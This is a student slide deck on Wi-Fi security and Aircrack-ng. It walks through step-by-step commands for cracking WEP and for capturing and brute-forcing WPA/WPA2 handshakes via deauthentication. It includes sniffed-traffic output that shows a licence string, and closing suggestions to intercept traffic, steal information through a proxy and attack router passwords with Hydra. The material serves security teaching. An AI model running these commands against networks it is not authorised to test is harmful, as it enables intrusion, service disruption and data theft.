

# Wireless Security And AirCrack-ng

Mitesh and James



Note: Slides 11, 15, 19, and 20 were added for more details.

# Wireless Networks

*Computer networks that are not connected by any cables.*

## Services:

- WiFi
- Bluetooth
- NFC
- Cellular

## Advantages:


- Better mobility
- Cost effective
- Scalable



# Home Networks

## The Modern Home Network

More than just the desktop computer & printer





# Wireless Security

Prevent unauthorized connections to the network

Encrypt private data being transmitted as radio waves

Security has been one of the major deficiencies in WiFi, though better encryption systems are now becoming available.

**Problem:** Encryption is optional.










# WiFi Standards for Encryption

**Wired Equivalent Privacy (WEP):** The original encryption protocol developed for wireless networks. WEP has many well-known security flaws, is difficult to configure, and is easily broken.

**Wi-Fi Protected Access (WPA):** Introduced as an interim security enhancement over WEP. Uses a pre-shared key (PSK) and the Temporal Key Integrity Protocol (TKIP) for encryption.

**Wi-Fi Protected Access version 2 (WPA2):** Based on the 802.11i wireless security standard. Allows Advanced Encryption Standard (AES) for encryption.

Encryption	Count
	178,247,188
	57,712,318
	16,804,473
	12,358,994
	11,209,981



# Types of Wireless Attacks

- **Passive Attack (Eavesdropping)**
- **Active Attack**
  - **Replay Attack**
  - **Brute force attack**
  - **Statistical attack**
  - **Jamming (Denial of Service)**
- **Man in the Middle**



## Open Networks

Public places like Tim Hortons, Libraries, Airports.

### Pros:

- No password needed
- Reach many clients
- Adaptability for any device
- Can increase revenue




**FREE  
WI-FI  
UNLIMITED**

### Cons:

- Unencrypted traffic
- Low privacy
- Easy MITM attacks
- Need VPN or TLS

# Authentication for Open Network






# What can you do in open network

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# urlsnarf -p allthedata-01.cap  
urlsnarf: using allthedata-01.cap [tcp port 80 or port 8080 or port 3128]  
192.168.0.102 - - [03/Nov/2016:07:02:29 -0400] "GET http://wscont.apps.microsoft.com.edgesuite.net/winstore/OSUpgradeNotification/appraiser/2016_10_13_14_56_x86.cab HTTP/1.1" - - "-" "WicaAgent"  
192.168.0.102 - - [03/Nov/2016:07:02:38 -0400] "POST http://go.microsoft.com/fwlink/?LinkID=109572&clid=0x409 HTTP/1.1" - - "-" "MICROSOFT_DEVICE_METADATA_RETRIEVAL_CLIENT"  
192.168.0.102 - - [03/Nov/2016:07:02:38 -0400] "POST http://dmd.metaservices.microsoft.com/dms/metadata.svc HTTP/1.1" - - "-" "MICROSOFT_DEVICE_METADATA_RETRIEVAL_CLIENT"  
192.168.0.102 - - [03/Nov/2016:07:02:42 -0400] "POST http://ucf.cloud.avg.com/ HTTP/1.1" - - "-" "stats-client/1.0"  
192.168.0.102 - - [03/Nov/2016:07:02:48 -0400] "GET http://guru.avg.com/softw/16free/update/avg16avi.ctf HTTP/1.1" - - "-" "AVGINET16-WV7XX86 160FREE AVI=4664/13335 BUILD=7859 MSI=7859 LOC=1033 LIC=GUHH9-QLKLM-BHECP-QPGOD-GGQGM-U LICC00=0 DIAG=D040200 OPF=0 PCA= BRD=0-0-0 BRH=0 PKG=698 PKP=0 DIAG2=F"  
192.168.0.102 - - [03/Nov/2016:07:02:48 -0400] "GET http://ctf.download.avg.com/softw/16free/update/avg16avi.ctf HTTP/1.1" - - "-" "AVGINET16-WV7XX86 160FREE AVI=4664/13335 BUILD=7859 MSI=7859 LOC=1033 LIC=GUHH9-QLKLM-BHECP-QPGOD-GGQGM-U LICC00=0 DIAG=D040200 OPF=0 PCA= BRD=0-0-0 BRH=0 PKG=698 PKP=0 DIAG2=F"  
192.168.0.102 - - [03/Nov/2016:07:02:49 -0400] "GET http://guru.avg.com/softw/16free/update/avg16xpl.ctf HTTP/1.1" - - "-" "AVGINET16-WV7XX86 160FREE AVI=4664/13335 BUILD=7859 MSI=7859 LOC=1033 LIC=GUHH9-QLKLM-BHECP-QPGOD-GGQGM-U LICC00=0 DIAG=D040200 OPF=0 PCA= BRD=0-0-0 BRH=0 PKG=698 PKP=0 DIAG2=F"
```

# WEP (Wired Equivalent Privacy)






# WEP Authentication in Detail

1. First a requesting device sends an Authentication frame to the access point.
2. After receiving the initial authentication frame, AP replies with an authentication frame containing 128 bytes of random challenge text generated by the WEP engine in standard form(plain text).
3. The requesting device will then copy that text into authentication frame, encrypt it with the **shared key**, and then send the (encrypted) frame back to AP..
4. The receiving access point will decrypt the challenging text using the same shared key and compare it to the challenging text sent earlier.
  - a. If a match occurs, the responding station will reply indicating a successful authentication.
  - b. If there isn't a match, the responding access point will send back a negative authentication.

# WEP Encryption (RC4 stream cipher)

- Disable or 40 bit keys or 104 bit keys
- 64 bits for RC4 keys or nonce
- 40 bits for WEP key & 24 bits for IV





# Issues in WEP

- IV + Key XOR Plaintext
- No session key, same key is used for by everyone and for everything
- Known Plaintext attacks, given  $P1 = P2$  implies  $C1 = C2$
- Allows replay attacks, no sequence number for packet
- RC4-based 40-or 104-bit encryption
- High Possibility for Collision

By exploiting these issue, one can easily crack passwords in a short period of time.



# Aircrack-ng package

`airmon-ng`: starts monitor mode to capture packets in the air

`airodump-ng`: displays nearby wireless information and dumps to file

`aireplay-ng`: carries out replay attacks and deauth attacks (and more)

`aircrack-ng`: crack the password obtained from airodump-ng



# Cracking WEP networks using Aircrack-ng

- According to our theory, we need to capture IVs to get the password
- We can use Aircrack-ng package to do that

Basic idea:

- Do fake authentication so we can communicate with router
  - Otherwise the router will ignore our packets
  - `aireplay-ng -1`
- Replay ARP (Address Resolution Protocol) (map ip to MAC) (common) requests to quickly generate IVs
  - Router will generate a new IV for ARP requests
  - `aireplay-ng -3`

LPT: don't use WEP

Demo




# AirCrack WEP Explained

**airodump-ng**: display & save nearby device and packet info

1. Replay a packet from any device to AP using **aireplay-ng**.
2. AP makes new IV to confirm packet received.
3. In a new terminal run **aircrack-ng** on the same file to crack the password
4. The number of new IVs determines the chances of finding the key.

**airmon-ng**: monitor all packets





# Example

Aircrack-ng 1.4

[00:00:10] Tested 77 keys (got 684002 IVs)

KB	depth	byte(vote)
0	0/ 1	AE( 199) 29( 27) 2D( 13) 7C( 12) FE( 12) FF( 6) 39( 5) 2C( 3) 00( 0) 08( 0)
1	0/ 3	66( 41) F1( 33) 4C( 23) 00( 19) 9F( 19) C7( 18) 64( 9) 7A( 9) 7B( 9) F6( 9)
2	0/ 2	5C( 89) 52( 60) E3( 22) 10( 20) F3( 18) 8B( 15) 8E( 15) 14( 13) D2( 11) 47( 10)
3	0/ 1	FD( 375) 81( 40) 1D( 26) 99( 26) D2( 23) 33( 20) 2C( 19) 05( 17) 0B( 17) 35( 17)
4	0/ 2	24( 130) 87( 110) 7B( 32) 4F( 25) D7( 20) F4( 18) 17( 15) 8A( 15) CE( 15) E1( 15)
5	0/ 1	E3( 222) 4F( 46) 40( 45) 7F( 28) DB( 27) E0( 27) 5B( 25) 71( 25) 8A( 25) 65( 23)
6	0/ 1	92( 208) 63( 58) 54( 51) 64( 35) 51( 26) 53( 25) 75( 20) 0E( 18) 7D( 18) D9( 18)
7	0/ 1	A9( 220) B8( 51) 4B( 41) 1B( 39) 3B( 23) 9B( 23) FA( 23) 63( 22) 2D( 19) 1A( 17)
8	0/ 1	14(1106) C1( 118) 04( 41) 13( 30) 43( 28) 99( 25) 79( 20) B1( 17) 86( 15) 97( 15)
9	0/ 1	39( 540) 08( 95) E4( 87) E2( 79) E5( 59) 0A( 44) CC( 35) 02( 32) C7( 31) 6C( 30)
10	0/ 1	D4( 372) 9E( 68) A0( 64) 9F( 55) DB( 51) 38( 40) 9D( 40) 52( 39) A1( 38) 54( 36)
11	0/ 1	27( 334) BC( 58) F1( 44) BE( 42) 79( 39) 3B( 37) E1( 34) E2( 34) 31( 33) BF( 33)

KEY FOUND! [ AE:66:5C:FD:24:E3:92:A9:14:39:D4:27:4B ]




# WPA/WPA2 (Wi-Fi Protected Access)

- TKIP (Temporal Key Integrity Protocol)
  - Mix the key and IV before putting into RC4
  - Sequence number to counter replay attack
  - MIC (Message Integrity Check)
    - Can be **computed** with a password + SSID (wifi name) + handshake detail
    - Deauthorize a device connected to the network to force a handshake (`aireplay-ng -0`)
    - We can capture the handshake + brute force
    - LPT: use stronger password

# Handshake Capture Exploit

1. Deauthenticate device so it reconnects
2. Capture MIC (Message Integrity Code)
3. Bruteforce PTK by guessing password
4. Use PTK to compute MIC'
5. If MIC = MIC': key found
6. Else: go back to step 3





# AirCrack-ng WPA/WPA2 Handshake

The list of commands to successfully crack the password for the handshake exploit:

1. `airmon-ng start wlan0`
2. `airodump-ng wlan0mon`
3. `airodump-ng -c [router channel] --bssid [target router] -w [fname] wlan0mon`
4. Terminal 2 send deauth: `aireplay-ng -0 1 -a [target device] -c [target router] wlan0mon`
5. After handshake has been captured (step 3), locally execute brute-force on wordlist:
  - `aircrack-ng -w [wordlist] -b [target router] [fname].cap`

KEY FOUND!

# Deauthentication (deauth) attack



- Router sends deauthenticate packet UNENCRYPTED (standard for 802.11a/b/g/n) (must be understood by everyone)
  - Router wants to terminate connection (kicked out, changed password, inactivity etc)
  - “From: router, To: you, Message: disconnect from me”
  - We need to know router’s and your identity (MAC address (Media Access Control))
  - Client disconnects and then (if set to auto connect) tries to reconnect to the network -> handshake occurs
  - Fundamental flaw in 802.11 standard
- 802.11w protects these packets

Demo



# WPA2 Enterprise

- Authenticates with a centralised server
- Account + password
- UoFt WiFi
- You will need to set up a fake infrastructure to capture the credentials
- For big companies

# WPA3

Wi-Fi Security





# WPA3

- Simultaneous Authentication of Equals: password is not shared during handshake (a variant of Diffie-Hellman)
- Forward Secrecy (session key to protects traffic)
- Can tolerate weak password (SAE)
- What's next? Any flaws?








## Some stats

### Wireless Encryption

<b>WPA3:</b>	24 (0.00%)
<b>WPA2:</b>	421,316,300 (67.01%)
<b>WPA:</b>	32,372,303 (5.15%)
<b>WEP:</b>	34,066,770 (5.42%)
<b>????:</b>	119,730,797 (19.04%)
<b>None:</b>	21,824,083 (3.47%)



<https://wifile.net/stats#mainstats>



# Why only 24 routers in WPA3?

Hardware limitation

- Most routers will need to be upgraded to support WPA3
- Existing infrastructure
- Less Client support



# Ethernet is better?

## Advantages

- Speed (400Gbps) (your hard drive can be the bottleneck)
- Need a physical connection so not everyone can listen
- Reliable

## Disadvantages





# **Network Infiltrated**

## **What's next?**





# Network Access and Beyond

- Use monitoring tools like Wireshark to intercept communications
- Set up a proxy to steal information
- Hydra for router password
- And so on...



# Thank you

References:

<https://www.us-cert.gov/ncas/tips/ST05-003>

[https://www.tutorialspoint.com/wi-fi/wifi\\_security.h](https://www.tutorialspoint.com/wi-fi/wifi_security.h)

<https://wireless-head.net/advantages.html>

<https://www.androidauthority.com/capture-data-open-wi-fi-726356/>

<https://www.aircrack-ng.org/~V:/doku.php>

<http://booksdl.org/get.php?md5=725a59754e09a13576e79f93c158b8df&key=BK4AZGDVEFR6NBHY>

